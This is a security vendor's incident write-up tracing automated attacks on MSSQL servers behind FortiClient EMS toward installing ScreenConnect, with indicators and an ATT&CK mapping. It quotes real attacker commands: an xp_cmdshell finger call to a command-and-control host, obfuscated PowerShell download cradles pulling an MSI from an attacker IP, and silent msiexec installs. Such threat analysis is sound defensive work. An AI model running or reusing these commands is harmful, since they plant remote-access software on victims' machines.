


Don’t let overlooked obligations become incidents. Learn how.
Utility navigation bar redirect icon
Portal LoginSupportContact
Search
Close search
Huntress Logo in Teal
  • Platform Overview
    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed EDR

    Get full endpoint visibility, detection, and response.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed ITDR

    Protect your Microsoft 365 identities and email environments.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed SIEM

    Managed threat response and robust compliance support at a predictable price.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed Security Awareness Training

    Empower your teams with science-backed security awareness training.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ISPM

    Continuous Microsoft 365 and identity hardening, managed and enforced by Huntress experts.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Managed ESPM

    Proactively secure endpoints against attacks.

    Integrations
    Integrations
    Support Documentation
    Support Documentation
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
    See Huntress in Action

    Quickly deploy and manage real-time protection for endpoints, email, and employees - all from a single dashboard.

    Huntress Cybersecurity
  • Threats We Stop
    Phishing
    Phishing
    Business Email Compromise
    Business Email Compromise
    Ransomware
    Ransomware
    Infostealers
    Infostealers
    View Allright arrowView Allright arrow
    Industries We Serve
    Education
    Education
    Financial Services
    Financial Services
    State and Local Government
    State and Local Government
    Healthcare
    Healthcare
    Law Firms
    Law Firms
    Manufacturing
    Manufacturing
    Utilities
    Utilities
    View Allright arrowView Allright arrow
    Tailored Solutions
    MSPs
    MSPs
    Resellers
    Resellers
    SMBs
    SMBs
    Compliance
    Compliance
    What Gets Overlooked Gets Exploited

    Most days, nothing happens. But one day, something will.

    Huntress Cybersecurity
    Cybercriminals Have Evolved

    Get the intel on today’s cybercriminal groups and learn how to protect yourself.

    Huntress Cybersecurity
  • Pricing
  • Community Series
    The Product Lab

    Shape the next big thing in cybersecurity together.

    The Product Lab

    Shape the next big thing in cybersecurity together.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Fireside Chat

    Real people. Real perspectives. Better conversations.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    Tradecraft Tuesday

    No products, no pitches – just tradecraft.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    _declassified

    Exposing hidden truths in the world of cybersecurity.

    Resources
    Upcoming Events
    Upcoming Events
    Ebooks
    Ebooks
    On-Demand Webinars
    On-Demand Webinars
    Videos
    Videos
    Whitepapers
    Whitepapers
    Datasheets
    Datasheets
    Cybersecurity Education
    Cybersecurity 101
    Cybersecurity 101
    Cybersecurity Guides
    Cybersecurity Guides
    Threat Library
    Threat Library
    Real Tradecraft, Real Results
    Real Tradecraft, Real Results
    2026 Cyber Threat Report
    2026 Cyber Threat Report
    The Huntress Blog
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    Huntress Lands on the Microsoft Marketplace
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    How Huntress & DEFCERT Are Streamlining CMMC Assessment Prep
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
    Live Hacking Into Microsoft 365 with Kyle Hanslovan
    Huntress Cybersecurity
  • Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    Why Huntress

    Go beyond AI in the fight against today’s hackers with Huntress Managed EDR purpose-built for your needs

    Huntress Cybersecurity
    The Huntress SOC

    24/7 Security Operations Center

    The Huntress SOC

    24/7 Security Operations Center

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Reviews

    Why businesses of all sizes trust Huntress to defend their assets

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Case Studies

    Learn directly from our partners how Huntress has helped them

    Community

    Get in touch with the Huntress Community team

    Community

    Get in touch with the Huntress Community team

    Compare Huntress
    Bitdefender
    Bitdefender
    Blackpoint
    Blackpoint
    Breach Secure Now!
    Breach Secure Now!
    Crowdstrike
    Crowdstrike
    Datto
    Datto
    SentinelOne
    SentinelOne
    Sophos
    Sophos
    Compare Allright arrowCompare Allright arrow
  • HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    HUNTRESS HUB

    Login to access top-notch marketing resources, tools, and training.

    Huntress Cybersecurity
    Partners
    MSPs

    Join our partner community to deliver expert-led managed security.

    MSPs

    Join our partner community to deliver expert-led managed security.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Resellers

    Partner program designed to grow your cybersecurity business.

    Tech Alliances

    Driving innovation through global technology Partnerships

    Tech Alliances

    Driving innovation through global technology Partnerships

    Microsoft Partnership

    A Level-Up for Your Business Security

    Microsoft Partnership

    A Level-Up for Your Business Security

  • Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Press Release
    Huntress Announces Collaboration with Microsoft to Strengthen Cybersecurity for Businesses of All Sizes
    Huntress Cybersecurity
    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Our Story

    We're on a mission to shatter the barriers to enterprise-level security.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Newsroom

    Explore press releases, news articles, media interviews and more.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Meet the Team

    Founded by former NSA Cyber Operators. Backed by security researchers.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Careers

    Ready to shake up the cybersecurity world? Join the hunt.

    Awards
    Awards
    Contact Us
    Contact Us
  • Portal Login
  • Support
  • Contact
  • Search
  • Get a Demo
  • Start for Free
Portal LoginSupportContact
Search
Close search
Get a Demo
Start for Free
HomeBlog
MSSQL to ScreenConnect
Published:
March 28, 2024

MSSQL to ScreenConnect

By:
Jai Minton
Harlan Carvey
Share icon
Glitch effectGlitch effectGlitch effect

Background

Huntress SOC analysts continue to see alerts indicating malicious activity on endpoints running MSSQL Server or MSSQL Express, either as stand-alone installations, or as part of a larger application package installation. A recent series of incidents across three endpoints running the Fortinet Enterprise Management Server (EMS) system were initiated by alerts as illustrated in Figure 1.

Figure 1: Huntress Alerts


Deeper analysis into these incidents resulted in some interesting findings, as Huntress analysts created investigative timelines for two of the three identified endpoints. Analysis of the investigative timelines ultimately revealed not only the initial means of access, but also that the threat actor’s attempts appear to have failed on the monitored endpoints.


The Attacks

Following the alerts seen in Figure 1, and subsequent reports generated for the three identified endpoints, Huntress analysts developed investigative timelines from Windows Event Log data and EDR telemetry to get a better view and understanding of the detected activity. It turned out that for both of the examined endpoints, the sequence and timing of the commands involved in the attack were similar, and appeared to be automated in nature.

The first indication of the attack was an MSSQL event ID 15281 record within the Application Event Log, indicating that access to a stored procedure was blocked, as illustrated in Figure 2.

Figure 2: MSSQL Event ID 15281 message


Shortly after, the xp_cmdshell stored procedure was activated, and the following command was observed within the EDR telemetry:

"C:\Windows\system32\cmd.exe" /c FINGER ADMIN@185.56.83[.]82

The above command was observed at 21:34:13 UTC on endpoint 1, and at 21:28:33 UTC on endpoint 2, on the same day. The command was a child process of the sqlservr.exe, as were all of the subsequent commands described below.

Note the IP address; Huntress has observed activity related to this IP address during previous incidents, including one involving the use of finger.exe to exfiltrate data. During another incident, the IP address was associated again with the use of finger.exe, following the successful exploit of the OWASRRF vulnerability. 

Approximately 100 minutes later, on both endpoints, two commands encoded by converting each character to its decimal equivalent, separated by “+”, were visible in EDR telemetry. An excerpt of the command line appeared as illustrated in Figure 3.

Figure 3: Process Command Line (via Elastic)


When converted, the lower command (which appeared first) translated to the following:

msiexec /q /i c:windowstemp1.msi

The decoded command appears exactly as it is above, with no back slashes (i.e., “\”). However, this command was not preceded by any visible attempts to download the file 1.msi to the endpoint, nor does an investigative timeline show any indication of msiexec.exe running and generating error messages following the command.

Approximately 17 minutes after the previous command, on both endpoints, the second (upper) command was visible in EDR telemetry; when decoded, the command appears as follows:

powershell -nop -c $ds = 'D' + 'Own' + 'LOa' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$ds.Invoke(''http://95.179.241[.]10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access&y=Guest'', ''c:\windows\temp\2.msi'')

PowerShell Event Logs on neither endpoint provided any indication that the above command had been executed successfully. 

In an attempt to replicate the above two commands, the ‘dir’ command was converted to the same encoding format and entered at the command prompt. The results are illustrated in Figure 4.

Figure 4: Command and Response


A bit more than an hour later (63 minutes in endpoint 1, 68 minutes on endpoint 2), the following command appeared in EDR telemetry for both endpoints:

msiexec /q /i c:\windows\temp\1.msi

Again, it should be noted that prior to this command, there were no visible commands that would have led to the file 1.msi being downloaded to the endpoints. On both endpoints, the above command line was immediately followed in the investigative timeline with MsiInstaller records in the Windows Event Log indicating that the Installer started and immediately stopped.

Then, approximately 15 minutes later, on both endpoints, the SQL server process used for FortiClient EMS was seen to spawn a PowerShell download cradle designed to install a ConnectWise ScreenConnect instance.

powershell -nop -c $ds = 'D' + 'Own' + 'LOa'' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$ds.Invoke('http://95.179.241[.]10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access

One endpoint saw an additional command executed, which appeared as follows:

"C:\Windows\system32\cmd.exe" /c powershell -nop -c $ds = 'D' + 'Own' + 'LOa'' + 'DfI' + 'le'; Invoke-Expression (New-Object Net.WebClient).$ds.Invoke('http://95.179.241[.]10:23963/Bin/ConnectWiseControl.ClientSetup.msi?e=Access&y=Guest', 'c:\windows\temp\m.msi')

Subsequently, the following command was run approximately 6 ½ minutes later:

"C:\Windows\system32\cmd.exe" /c msiexec /q /i c:\windows\temp\m.msi

Beyond this, no additional commands were observed.


Conclusion

On none of the monitored endpoints did the MSI installation appear to be successful. Huntress analysts were able to obtain a copy of m.msi and determined that the ScreenConnect Instance ID tied to the installer is f722dcd0838a377e, and that it connects to 95.179.241[.]10. There were no indications that the ScreenConnect instance was successfully installed on any of the monitored endpoints.

Reviewing the investigative timelines, the order of the commands seems counterintuitive. The threat actor clearly had SYSTEM level access to the endpoints, having obtained the necessary credentials. On both investigated endpoints, MSSQL records in the Application Event Log extended back several months prior to the attack, and on neither endpoint was there any indication of a brute force attack, nor failed login attempts, during that time. Following the apparent “command and control” command via finger.exe, one would think that the next step would be to use commands that actually worked. Then, attempting to run msiexec.exe against an MSI file that hasn’t yet been downloaded to the endpoint seems counterproductive. 

Finally, the timing and sequence of commands appearing on multiple endpoints, across different customer infrastructures, appears to indicate a script or playbook was being followed, possibly in an automated fashion.


Indicator

185.56.83[.]82 - Initial “C2” IP address (target for finger command)

95.179.241[.]10 - Source from where ScreenConnect instance was downloaded (PowerShell command)

f722dcd0838a377e - ScreenConnect instance ID

95.179.241[.]10:443 - IP address:port that the ScreenConnect instance attempts to connect to


MITRE ATT&CK Mapping

Initial Access 

  • T1190 (Exploit Public-Facing Application)

Execution

  • T1059.001 (PowerShell)
  • T1059.003 (Windows Command Shell)

Defense Evasion

  • T1218.007 (Msiexec)
  • T1027 (Command Obfuscation)

Command and Control 

  • T1219 (Remote Access Software)


Categories
Threat Analysis
Summarize this postClose Speech Bubble
ChatGPTClaudePerplexityGoogle AI

See Huntress in action

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

Book a Demo
Share
Facebook iconTwitter X iconLinkedin iconDownload icon
Glitch effect

You Might Also Like

  • Managing Attack Surface

    Huntress recently detected interesting activity on an endpoint; a threat actor was attempting to establish a foothold on an endpoint by using commands issued via MSSQL to upload a reverse shell accessible from the web server. All attempts were obviated by MAV and process detections, but boy-howdy, did they try!
  • Threat Advisory: XMRig Cryptomining By Way Of TeamViewer

    Huntress has recently seen an uptick in compromised TeamViewer accounts being used to install the XMRig cryptocurrency miner. Dive into the analysis here.
  • Bitter Pill: Third-Party Pharmaceutical Vendor Linked to Pharmacy and Health Clinic Cyberattack

    Huntress has uncovered a series of unauthorized access, revealing a threat actor using ScreenConnect to infiltrate multiple healthcare organizations.
  • Velociraptor Misuse, Pt. II: The Eye of the Storm

    Huntress reports an uptick in threat actors abusing the Velociraptor open-source DFIR tool, linked to incidents involving WSUS exploitation, VS Code tunnels, and more.
  • ReadText34 Ransomware Incident

    Huntress analysts see a number of attacks on a daily and weekly basis, some of which include ransomware attacks. Now and again, Huntress analysts will observe a ransomware attack that stands out in some novel manner.
  • Curling for Data: A Dive into a Threat Actor's Malicious TTPs

    Huntress analysts recently observed a novel set of tactics, techniques, and procedures used by a threat actor for data collection and exfiltration.
  • Cracks in the Foundation: Intrusions of FOUNDATION Accounting Software

    Threat actors have been successful in gaining entry using accounting software commonly used by construction companies.
  • Evolution of USB-Borne Malware, Raspberry Robin

    A deep dive into the USB-borne Raspberry Robin malware and how Huntress Managed EDR and Managed Antivirus can detect and mitigate this threat.

Sign Up for Huntress Updates

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.
Privacy • Terms
By submitting this form, you accept our Terms of Service & Privacy Policy
Thank you! Your submission has been received!
Oops! Something went wrong while submitting the form.
Huntress Managed Security PlatformManaged EDRManaged EDR for macOSManaged EDR for LinuxManaged ITDRManaged SIEMManaged Security Awareness TrainingManaged ISPMManaged ESPMBook a Demo
PhishingComplianceBusiness Email CompromiseEducationFinanceHealthcareManufacturingState & Local Government
Managed Service ProvidersResellersIT & Security Teams24/7 SOCCase Studies
BlogResource CenterCybersecurity 101Upcoming EventsSupport Documentation
Our CompanyLeadershipNews & PressCareersContact Us
Huntress white logo

Protecting 215k+ customers like you with enterprise-grade protection.

Privacy PolicyCookie PolicyTerms of UseCookie Consent
Linkedin iconTwitter X iconYouTube iconInstagram icon
© 2025 Huntress All Rights Reserved.

Join the Hunt

Get insider access to Huntress tradecraft, killer events, and the freshest blog updates.

By submitting this form, you accept our Terms of Service & Privacy Policy